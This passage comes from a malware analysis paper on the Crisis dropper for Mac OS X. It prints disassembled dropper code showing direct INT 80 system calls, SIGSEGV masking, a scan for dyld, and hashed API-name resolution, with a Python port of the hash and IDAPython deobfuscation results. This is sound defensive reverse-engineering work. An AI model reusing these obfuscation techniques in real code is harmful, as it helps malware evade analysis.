add     esp, 10h
mov     eax, 8FE00000h
```

Figure 9: Code Obfuscation By Making System Calls Directly Instead of C functions

Such code can be analyzed by finding the system call service numbers, which is placed into EAX before the INT 80 instruction. In the above figure, the service number 0x2E is used. Mac OS X system call service numbers can be obtained from the following file. In this case, system call corresponding to 0x2E, i.e. SYS_sigaction, is used.


/usr/include/sys/syscall.h

Since similar code is used in several places, it can be quite tedious to manually check the system call number being being called. To get around this issue, an IDAPython script

Harshit Nayyar, hanayyar@cisco.com

was written to find such code and add comments giving information of which function call is being called. This script is given in the Appendix A-1 in Section 13.1.1.

The following figures show some examples of de-obfuscated code:



```
loc_4B59:
mov     [ebp+var_4E0], 'AAAA'
mov     eax, [ebp+var_448]
mov     [ebp+var_4DC], eax
mov     [ebp+var_4D4], 70h
lea     eax, [ebp+var_4E0]
push    0
push    eax
push    0Bh
mov     eax, 2Eh
push    eax
int     80h                 ; SYS_sigaction
add     esp, 10h
mov     eax, 8FE00000h
```

```
loc_4BBF:
nop
push    0
push    7473696Ch
push    702E6E6Fh
push    69737265h
push    566D6574h
push    7379532Fh
push    73656369h
push    76726553h
push    65726F43h
push    2F797261h
push    7262694Ch
push    2F6D6574h
push    7379532Fh
mov     eax, esp
push    0
push    eax
mov     eax, 5
push    eax
int     80h                 ; _SYS_open
mov     [ebp-444h], eax
add     esp, 40h
cmp     dword ptr [ebp-444h], 0
jg      short loc_4C27
```

```
loc_4C27:
push    400h
lea     eax, [ebp-420h]
push    eax
mov     eax, [ebp-444h]
push    eax
mov     eax, 3
push    eax
int     80h                 ; _SYS_read
mov     [ebp-4C4h], eax
add     esp, 10h
cmp     dword ptr [ebp-4C4h], 0
jg      short loc_4C5E
```

Figure 10: Output of IDAPython Script To Cleanup Code Using INT 80s

***Technique**: Instead of calling API methods, malware may use INT 80 directly to obfuscate code.*


***Tip**: Use IDAPython or IDC scripts to deobfuscate code that uses INT 80 directly.*

The first example above shows SYS_sigaction system call being made - the dropper is setting a fake signal handler to avoid showing errors to users when the dropper crashes. As per the definition of sigaction from (*/usr/include/sys/signal.h*), the signal mask being applied is 0x0B, which is SIGSEGV. This code is masking crashes due to segmentation violations.

```
/* union for signal handlers */
union __sigaction_u {
        void    (*__sa_handler)(int);
        void    (*__sa_sigaction)(int, struct __siginfo *,
                       void *);
};

/* Signal vector template for Kernel user boundary */
struct  __sigaction {
        union __sigaction_u __sigaction_u;  /* signal handler */
        void    (*sa_tramp)(void *, int, int, siginfo_t *, void *);
        sigset_t sa_mask;               /* signal mask to apply */
        int     sa_flags;               /* see signal options below */
};
```

Listing 1: __sigaction Structure As Defined In /usr/include/sys/signal.h

This is likely because Crisis dropper crashes often on OSX Lion trying to locate the */usr/lib/dyld* mapped in memory:



```
mov     eax, 8FE00000h  ; base_libdyld

loc_4B94:
mov     ebx, 'ABCD'
cmp     dword ptr [eax], 0FEEDFACEh
jz      short loc_4BB9   ; base_libdyld

add     eax, 1000h
cmp     eax, 8FFF1000h
jnz     short loc_4B94
```

Figure 11: Code Trying To Locate */usr/lib/dyld* In Memory Starting From 0x8FE00000


As shown above, the code starts at base address 0x8FE00000 and tries to locate the MH_MAGIC (0xfeedface - from */usr/include/mach-o/loader.h*) incrementing 0x1000 at a time. However, this code is unstable since 0x8FE00000 may not even be allocated, let alone contain dyld, due to ASLR in Lion and higher versions. As a result, the code can cause a segmentation violation trying to read from that address, leading to user-visible crashes. It is likely that this forced the malware's developer(s) to mask SIGSEGV.

To bypass such crashes while running in a debugger, the author patched the binary in memory, assigning it the actual location of dyld. This can be achieved by editing the hex instructions directly in hex-view of IDA Pro. In this case, since the library is loaded at a different address each time the dropper is executed, patching in memory is the best approach. Another more convenient method for larger static patches is to edit the disassembly by enabling the patch menu in IDA's GUI configuration file i.e. by setting DISPLAY_PATCH_SUBMENU to YES in *idagui.cfg*. Details of this process can be found in the blog entitled "How to Patch Binary with IDA Pro" (Ramilli, 2011).

Having disabled ASLR, dynamic analysis of the dropper can continue. The dropper opens "*/System/Library/CoreServices/SystemVersion.plist"* and parses it to find the system version which it compares with 10.6 (Leopard) and 10.7 (Lion). It does this because libraries are randomized due to ASLR in 10.7; as a result library functions have to be resolved in memory in 10.7. The code calls functions like __dyld_image_count, __dyld_image_name etc. to walk through the list of loaded libraries to find 'libsystem_kernel.dylib' and 'libsystem_c.dylib' which contain the set of functions needed for the dropper.

However, the code doesn't directly compare strings with library or function names - it uses an obfuscation technique often seen in Windows malware and exploit shell code. This technique requires having a hashing function through which all library exports or other strings such as library names are passed until a match is found for the hash of the desired string.

For example consider the following code:




```
loc_4DAC:                   ; <- hash_value
push    9100A119h
mov     eax, [ebp+var_42C]
push    eax
call    sub_4523
add     esp, 8
mov     [ebp+var_4BC], eax
```

```
loc_4E1E:                   ; <- hash_value
push    1327D26Ah
mov     eax, [ebp+var_42C]
push    eax
call    sub_4523
add     esp, 8
mov     [ebp+var_504], eax
push    0E8CDB2CCh          ; <- hash_value
mov     ecx, [ebp+var_42C]
push    ecx
call    sub_4523
add     esp, 8
mov     [ebp+var_4CC], eax
```

Figure 12: Code Showing Use Of DLL Export Name Hashing For Code Obfuscation

Hash values like 0x9100A119 and 0x1327D26A are being passed to a function, which returns function addresses that are then saved on the stack. This code appears meaningless without the translation of hash values to strings. The hashing code used by the binary is given in Figure 13.



```
; Attributes: bp-based frame

HashingFunction proc near

cur_char= dword ptr -8
hash_value= dword ptr -4
pCStringToHash= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 8
mov     [ebp+hash_value], 0
```

```
loc_4370:
mov     eax, [ebp+pCStringToHash]
movzx   ecx, byte ptr [eax]
mov     [ebp+cur_char], ecx
mov     edx, [ebp+cur_char]
mov     eax, [ebp+pCStringToHash]
add     eax, 1
mov     [ebp+pCStringToHash], eax
test    edx, edx
jz      short loc_43A2
```

```
mov     ecx, [ebp+hash_value]
shl     ecx, 6          ; var_4 << 6
add     ecx, [ebp+cur_char]
mov     edx, [ebp+hash_value]
shl     edx, 10h        ; var_4 >> 16
add     ecx, edx
sub     ecx, [ebp+hash_value]
mov     [ebp+hash_value], ecx
jmp     short loc_4370
```

```
loc_43A2:
mov     eax, [ebp+hash_value]
mov     esp, ebp
pop     ebp
retn
HashingFunction endp
```

Figure 13: Code Used To Compute Hash From Function Names

This code can be translated to the following python:


```
def hash_func(in_string):
    #Crisis hash function
    var_4=0;
    for i in range(0, len(in_string)):
        var_4 = (((var_4 << 6) & 0xFFFFFFFF) + ((ord(in_string[i]) + (var_4 << 16)) & 0xFFFFFFFF) - var_4)
            & 0xFFFFFFFF
    return var_4
```

Figure 14: Crisis Hashing Algorithm In Python

To clean up the code, the author wrote an IDAPython script that finds all such hash values, adds comments for the corresponding string. This script is given in Appendix A-1 in Section 13.1.2.

Harshit Nayyar, hanayyar@cisco.com


In cases where functions are resolved, the script changes the variable name where the address of the resolved function is stored to match the function name (for example var_ptr$__dyld_image_count). Figure 15 show what the function looks before the code is de-obfuscated, whereas Figure 16 shows the same function after the script has de-obfuscated the code.



```
loc_525E:
push    98B7A5E9h
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_4B8], eax
push    0FAE127C5h
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_458], eax
push    56DCB9F9h
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_4F8], eax
push    974CCA09h
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_4AC], eax
push    0B989ADC0h
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_20], eax
push    0AC6AA4CEh
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_4B4], eax
push    54C725F3h
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_47C], eax
push    3A2BD4EEh
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_478], eax
push    29D6B975h
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_4], eax
push    0CA1CF250h
```

```
loc_53DB:
push    0B7AC6156h
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_454], eax
push    0F771588Dh
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_46C], eax
push    0B885C098h
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_500], eax
push    794BED96h
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_450], eax
push    80AA1FCh
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_438], eax
push    0F58942E1h
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_49C], eax
push    335645D0h
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_1C], eax
push    7DE19FC7h
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_434], eax
push    0F6F66E2Bh
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_430], eax
push    90A80B98h
```

Figure 15: Malware Code Before Running De-obfuscation Script



```
loc_525E:               ; _open
push    98B7A5E9h
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_open], eax
push    0FAE127C5h      ; _lseek
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_lseek], eax
push    56DCB9F9h       ; _close
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_close], eax
push    974CCA09h       ; _chdir
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_chdir], eax
push    0B989ADC0h      ; _write
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_write], eax
push    0AC6AA4CEh      ; _pwrite
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_pwrite], eax
push    54C725F3h       ; _stat
mov     ecx, [ebp+var_468]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_stat], eax
push    3A2BD4EEh       ; _mmap
mov     edx, [ebp+var_468]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_mmap], eax
push    29D6B975h       ; _munmap
mov     eax, [ebp+var_468]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_munmap], eax
push    0CA1CF250h      ; _mkdir
```

```
loc_53DB:               ; _memcpy
push    0B7AC6156h
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_memcpy], eax
push    0F771588Dh      ; _sprintf
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_sprintf], eax
push    0B885C098h      ; _printf
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_printf], eax
push    794BED96h       ; _getenv
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_getenv], eax
push    80AA1FCh        ; _execl
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_execl], eax
push    0F58942E1h      ; _fork
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_fork], eax
push    335645D0h       ; _strncpy
mov     eax, [ebp+var_55C]
push    eax
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_strncpy], eax
push    7DE19FC7h       ; _malloc
mov     ecx, [ebp+var_55C]
push    ecx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_malloc], eax
push    0F6F66E2Bh      ; _free
mov     edx, [ebp+var_55C]
push    edx
call    sub_40F3
add     esp, 8
add     eax, [ebp+var_56C]
mov     [ebp+var_ptr$_free], eax
push    90A80B98h       ; _sleep
```


Figure 16: Malware Code After Running Deobfuscation Script

***Technique**: Malware can obfuscate its code by replacing all library import function names with a hashing function. All functions exported by a library are then hashed and the hash compared to determine the actual function name to be called.*

Harshit Nayyar, hanayyar@cisco.com

***Tip**: If hiding function names through a hashing function obfuscates malware code, the hashing function can be analyzed and an IDC/IDAPythond script can be written to de-obfuscate the binary.*

Due to renaming of functions, the code becomes a lot more readable. For example, it is clear that the following code is responsible for opening, writing-to and closing a file based on calls to var_ptr$_open, var_ptr$_write and var_ptr_$close function pointers.



```
000057DB
000057DB loc_57DB:
000057DB mov     ecx, [ebp+var_4A0]
000057E1 mov     edx, [ecx+44h]
000057E4 mov     [ebp+var_588], edx
000057EA mov     eax, [ebp+var_4A4]
000057F0 add     eax, 48h
000057F3 mov     [ebp+var_4A4], eax
000057F9 push    1EDh
000057FE push    602h
00005803 mov     ecx, [ebp+var_58C]
00005809 push    ecx
0000580A call    [ebp+var_ptr$_open]
00005810 add     esp, 0Ch
00005813 mov     [ebp+var_568], eax
00005819 cmp     [ebp+var_568], 0
00005820 jb      short loc_5859
```

```
00005822 mov     edx, [ebp+var_588]
00005828 push    edx
00005829 mov     eax, [ebp+var_4A4]
0000582F push    eax
00005830 mov     ecx, [ebp+var_568]
00005836 push    ecx
00005837 call    [ebp+var_ptr$_write]
0000583A add     esp, 0Ch
0000583D cmp     eax, 0FFFFFFFFh
00005840 jnz     short loc_5849
```

```
00005842 mov     [ebp+var_8], 1
```

```
00005849
00005849 loc_5849:
00005849 mov     edx, [ebp+var_568]
0000584F push    edx
00005850 call    [ebp+var_ptr$_close]
00005856 add     esp, 4
```

Figure 17: De-obfuscated Code - Explicit Variable Names Such As var_ptr$_open, var_ptr$_write And var_ptr$_close

